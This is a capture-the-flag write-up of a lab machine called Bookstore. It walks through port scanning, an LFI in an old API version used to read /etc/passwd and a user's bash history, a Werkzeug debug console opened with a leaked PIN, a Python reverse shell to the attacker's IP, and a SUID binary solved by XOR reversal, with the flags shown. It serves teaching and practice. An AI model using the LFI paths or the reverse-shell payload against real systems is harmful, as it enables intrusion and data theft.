BookStore CTF Write-Up:

Start with a simple nmap scan:

```
# Nmap 7.94SVN scan initiated Mon Apr 15 14:03:24 2024 as: nmap -sV -sC -oN nmap -p- bookstore.thm
Nmap scan report for bookstore.thm (10.10.7.218)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
|   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
|_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Book Store
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
|_http-title: Home
|_http-server-header: Werkzeug/0.14.1 Python/3.6.9
| http-robots.txt: 1 disallowed entry
|_/api </p>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 15 14:04:58 2024 -- 1 IP address (1 host up) scanned in 94.55 seconds
```

So, I have three ports open, 22 ssh, 80 apache, 5000 Werkzeug (REST api).

First I gobuster on the port 80 apache server:

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bookstore]
└─# gobuster dir -u http://bookstore.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://bookstore.thm
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:            200,204,301,302,307,401,403
[+] User Agent:              gobuster/3.0.1
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
2024/04/16 07:33:02 Starting gobuster
═══════════════════════════════════════════════════════════════
/images (Status: 301)
/assets (Status: 301)
/javascript (Status: 301)
```

On assets under js directory I found an interesting script called 'api.py' contain a comment said that the older api version had a vulnerable parameter to LFI:


```
bookstore.thm/assets/js/api.js

function getAPIURL() {
var str = window.location.hostname;
str = str + ":5000"
return str;

    }


async function getUsers() {
    var u=getAPIURL();
    let url = 'http://' + u + '/api/v2/resources/books/random4';
    try {
        let res = await fetch(url);
        return await res.json();
    } catch (error) {
        console.log(error);
    }
}

async function renderUsers() {
    let users = await getUsers();
    let html = '';
    users.forEach(user => {
        let htmlSegment = `<div class="user">
                        <h2>Title : ${user.title}</h3> <br>
                        <h3>First Sentence : </h3> <br>
                        <h4>${user.first_sentence}</h4><br>
                        <h1>Author: ${user.author} </h1> <br> <br>
                </div>`;

        html += htmlSegment;
   });

    let container = document.getElementById("respons");
    container.innerHTML = html;
}
enderUsers();
/the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
```

so, I go to check the api (on port 5000):


```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bookstore]
└─# gobuster dir -u http://bookstore.thm:5000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://bookstore.thm:5000
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:            200,204,301,302,307,401,403
[+] User Agent:              gobuster/3.0.1
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
2024/04/16 07:33:33 Starting gobuster
═══════════════════════════════════════════════════════════════
/api (Status: 200)
/console (Status: 200)
```

i found two pages , one is the api and the other is console:


The console is locked so I started to enumerate the api hopefully I will find the code:




Here I found documentation on how the api is working, notice the 'v2' directory , so if the previous version is vulnerable its probably on v1 directory, so I test and its working:



As you can see I can retrieve information also with the v1 of the api, to test witch parameter is vulnerable first I check all the parameters from the documentation and they not vulnerable. So, I used wfuzz:



Yes. the parameter 'show' is vulnerable to LFI (POC get /etc/passwd):



So after trying to figure out what file I want to read I ran into comment on the login page source code that said that the code is in the bash history of the user sid:

```
<script src="more_css/js/main.js"></script>
        <!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
```

So, I read it with the LFI vulnerability I found in the REST api server :

```
bookstore.thm:5000/api/v1/resources/books?show=/home/sid/.bash_history
cd /home/sid whoami export WERKZEUG_DEBUG_PIN=123-321-135 echo $WERKZEUG_DEBUG_PIN python3 /home/sid/api.py ls exit
```

Now that I have the pin code I connect to the debug console, it's a console that enable you to run arbitrary python scripts on the system :

```
>>> import os
>>> os.popen('id').read()
'uid=1000(sid) gid=1000(sid) groups=1000(sid)\n'
>>> |
```

So I generated a bash reverse shell payload to get reverse shell with the user sid:

```
>>> import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.8.41.134",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")
```

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bookstore]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.8.41.134] from (UNKNOWN) [10.10.54.116] 34240
$
```

Upgrade shell:

```
$ export TERM=xterm
export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
sid@bookstore:~$
```

CTR+Z

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/bookstore]
└─# stty raw -echo; fg
[1]  + continued  nc -nlvp 4242
                              reset
```

Retrieving the user flag:

```
sid@bookstore:~$ ls -l
total 44
-r--r--r-- 1 sid  sid  4635 Oct 20  2020 api.py
-r-xr-xr-x 1 sid  sid   160 Oct 14  2020 api-up.sh
-rw-rw-r-- 1 sid  sid 16384 Oct 19  2020 books.db
-rwsrwsr-x 1 root sid  8488 Oct 20  2020 try-harder
-r--r----- 1 sid  sid    33 Oct 15  2020 user.txt
sid@bookstore:~$ cat user.txt
4ea65eb80ed441adb68246ddf7b964ab
```

For privilege escalation I notice a executable on Sid's home directory named 'try-harder' owned by the user root and by sid group:

```
sid@bookstore:~$ ls -l
total 44
-r--r--r-- 1 sid  sid  4635 Oct 20  2020 api.py
-r-xr-xr-x 1 sid  sid   160 Oct 14  2020 api-up.sh
-rw-rw-r-- 1 sid  sid 16384 Oct 19  2020 books.db
-rwsrwsr-x 1 root sid  8488 Oct 20  2020 try-harder
-r--r------ 1 sid  sid    33 Oct 15  2020 user.txt
```

When I run the script its prompt for the magic number , I open the file on ghidra to view the source code and maybe find the magic number, and the first thing I notice is that if I will find it I get a root shell (/bin/bash -p):

```
void main(void)

{
  long in_FS_OFFSET;
  uint local_1c;
  uint local_18;
  uint local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setuid(0);
  local_18 = 0x5db3;
  puts("What\'s The Magic Number?!");
  __isoc99_scanf(&DAT_001008ee,&local_1c);
  local_14 = local_1c ^ 0x1116 ^ local_18;
  if (local_14 == 0x5dcd21f4) {
    system("/bin/bash -p");
  }
  else {
    puts("Incorrect Try Harder");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

So braking it down this is the equation:

Local14 should be equal to 0x5dcd21f4 (bin = 1,573,724,660)

Local_14 = my_input XOR 0x1116 (bin = 4,373) XOR 0x5db3 (bin = 23,987)

Move to bin numbers (because the input shul be a binary number):

0x5dcd21f4 = my_input XOR 0x1116 XOR 0x5db3

my_input XOR 0x1116 = x

0x5dcd21f4 XOR 0x5db3 = x = 0x5dcd7c47

0x5dcd7c47 XOR 0x1116 = my_input = 0x5dcd6d51

Convert to binary number because the input should be binary format:

My_input = 1,573,743,953 – this is the magic number!

POC:

```
sid@bookstore:~$ ./try-harder
What's The Magic Number?!
1573743953
root@bookstore:~# whoami
root
```

Retrieve the root flag:

```
root@bookstore:~# cat /root/root.txt
e29b05fba5b2a7e69c24a450893158e3
```